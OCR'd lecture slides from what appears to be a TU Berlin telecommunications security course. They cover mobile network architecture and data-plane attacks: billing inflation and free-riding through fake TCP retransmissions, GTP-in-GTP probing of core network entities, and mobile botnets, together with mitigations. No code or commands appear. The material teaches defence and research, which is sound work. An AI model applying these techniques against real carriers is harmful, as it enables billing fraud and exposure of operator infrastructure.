
[1] http://commons.wikimedia.org/wiki/File:Gsm_structures.svg, edited

UMTS Network Structure[2]



[2] http://commons.wikimedia.org/wiki/File:UMTS_structures.svg, edited

LTE Network Structure[3]



[3] Based on above two images

Radio Access Network

- Section between mobile phone to cell tower and core network
  - BTS (Base Transceiver Station) on GSM
  - Node B on WCDMA, eNodeB (Evolved Node B) on LTE
- Multiple access on air interface
  - TDMA (Time Division) on GSM
  - CDMA (Code Division) on WCDMA, CDMA2000
  - OFDMA (Orthogonal Frequency Division) on LTE
- Air spectrums for mobile networks are licensed by the government
  - Spectrum auction in many countries
  - Projekt 2016 of German Bundesnetzagentur: almost all 900/1800 MHz spectrums are in auction

Core Network

- Where the mobility management, data exchange, ... happens
- Base station controlling and mobililty management
  - BSC (Base Station Controller) on GSM
  - RNC (Radio Network Controller) on 3G
  - LTE: roles are split into MME (Mobility Management Entity) and S-GW
- Circuit switched (CS) network for voice
  - Early mobile networks up to GSM only supported CS network
  - 3G contains both CS and PS network from the beginning
  - LTE dropped CS network:
  - Fall back to 2G/3G network for voice (CSFB, Circuit Switched Fallback)
  - Newer packet-based voice calls (VoLTE, Voice over LTE)

Core Network

- Packet switched (PS) network for data
  - GPRS is addition on GSM, to support PS data services
  - 3G contains both CS and PS network from the beginning
  - LTE is designed as data-only network: towards All-IP
- Your data passes through these before the Internet:
  - SGSN (Serving GPRS Support Node)/S-GW (Serving Gateway) Routing packet data into the mobile network
  - GGSN (Gateway GPRS Support Node)/P-GW (PDN Gateway) Interconnecting core network and the Internet
  - SGSN and GGSN are mapped m:n

Core Network Protocols

- Each entities are speaking in multiple protocols
- We will not cover all of them - too many!
- Data plane protocols
  - Transmission of mobile data
  - GTP (GPRS Tunneling Protocol): IP packet inside core network, contains versions for both control and data plane
  - SIP/RTP (Session Initiation Protocol, Realtime Transport Protocol): Voice call control and data
- Control plane protocols
  - Transmission of signaling, mobility, and other non-data messages
  - Series of SS7 (Signaling System No. 7) protocols
  - Radio access protocols: RANAP, S1AP, X2AP, ...
- Logically separate, physically interwoven

SECT

Summary

- Mobile networks are evolving for higher speed and lower latency
- Two types of networks: circuit switched and packet switched
- Two types of planes: control and data


Mobile Data Traffic

- 2012 3G mobile data statics from South Korea:[4]
  - HTTP takes about 75% of total data by volume, 78% by number of flows
  - HTTPS takes 3% by volume, 10% by number of flows
  - Among HTTP, videos, images, and apps takes about 74% by volume
- Malware, botnet, ... also uses data plane
- Concerns
  - How they are accounted?
  - Are we on the secure/legitimate connection?
  - Can we access control plane from data plane?

[4] S. Woo, et. al., Comparison of Caching Strategies in Modern Cellular Backhaul Networks, MobiSys 2013

Mobile Accounting System Architecture[5]


- Charging Data Record (CDR)
  - Billing information (e.g., user identity, session elements, etc.)
  - Record traffic volume in IP packet-level
- Question: Should we account for TCP retransmissions?
  - For: still consume radio resources
  - Against: not visible to user



[5]Materials borrowed from original slides: Y. Go, et al. Gaining Control of Cellular Traffic Accounting by Spurious TCP Retransmission, NDSS 2014

Experiment Setup

- Test setup



- Test process
  - Client: download a file via wget
  - Server: retransmit packets via raw socket
  - Compare captured volume with charged volume provided by ISP


Retransmission Accounting Policy by Operator

Operator (Country)	Policy
China Telecom, China Mobile (CN)	Blind
O2 (DE)	Blind
Movistar (ES)	Blind
T-Mobile (UK)	Blind
AT&T, Sprint, T-Mobile, Verizon (US)	Blind
SK Telecom, KT, LG U+ (KR)	Selective

- Blind accounting: usage-inflation attack
- Selective accounting: free-riding attack


Usage Inflation Attack: Retransmit after FIN

- Ignore client's FIN/RST to prevent TCP teardown
- Utilize full bandwidth to overcharge the usage




Free-riding Attack

- Tunnel payload in a packet masquerading as a retransmission
- ISPs with selective accounting policy inspects TCP header only




Optimizing Free-riding Attack

- Packet encryption: evade tunnel header detection
- Packet compression: increase transfer speed



Free-riding Attack Demo



Mitigation

- Accurate accounting of TCP retransmission
  - Full packet inspection: higher system load, privacy issues
  - Proposed random sampling showed lower system load than full inspection, along with high accuracy
- Policy problems: what if you are the operator?

GTP-in-GTP Attack

- GTP: GPRS Tunneling Protocol, used for PS messages
- User plane data is encapsulated in GTP inside core network, mobile phone is not aware of it
- SGSN/GGSN, S-GW/P-GW can understand GTP
- Normally dropped by core network, Huawei USG9000 manual shows:

10.7 GTP Global Parameters

Aging Time

The USG9000 regularly detects the status table and the status of the aging time. By default, the aging time is 3600 seconds. You can set different aging time as required.

CAUTION

After the aging time is changed with GTP running normally, new GTP tunnels adopt the changed aging time, but the existing GTP tunnels are not affected.

GTP-in-GTP Filtering

The USG9000 detects the payload of the GTP-U packet. If the GTP-U packet contains the GTP packet, the GTP-U packet is discarded.

GTP-in-GTP Attack

- SGSN/GGSN processes payload to route the packet
- Attacker must be aware of IP range of GTP-speaking entities
- If they are not aware of GTP-in-GTP:
  - Packets are routed to internal entities
  - If requested, responses are generated (e.g. Echo)
  - Internal network entities are exposed!
- Easily mitigated by proper configuration
- Try yourself: `http://www.c0decafe.de/`, Tools section

Mobile Botnets

- Smartphone applications have no access to the control plane
- Data and control plane are normally orthogonal
- Mobile botnets are more focusing on harvesting user data, rather than paralyzing the network
  - Virus Bulletin's summary shows the trend[6]
- Highly depends on smartphone OS architecture
  - Symbian, Windows Mobile had lax control over what could be installed
  - iOS has tight control on apps, malwares are targetting jailbroken ones
  - Android has lax control and wide userbase, sweet spot for malware

[6] https://www.virusbtn.com/virusbulletin/archive/2015/03/vb201503-mobile-botnets

Summary

- Data accounting policy on TCP retransmission
- GTP-in-GTP, where both plane meets
- Mobile botnets are mostly user data harvester

- Max will give demonstration on control plane DDoS

Telecommunication Security

Mobile Control Plane Security

Shinjo Park

Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

SoSe 2015

GSM Security: Defective by Design

Security through obscurity:


- Known as a completely retarded idea for decades
  - Kerckhoffs's principle (19th century)[1]
  - Shannon's maxima (20th century)[2]
- Chosen as a guiding principle by GSM authors
- Partially mitigated in later generation networks

[1] Auguste Kerckhoffs, "La cryptographie militaire", vol. IX, pp. 5–83, January 1883, pp. 161–191, February 1883

[2] C.E. Shannon, Communication theory of secrecy systems, Bell System Technical Journal 28 (1949), page 662

GSM Weakness Examples[3]

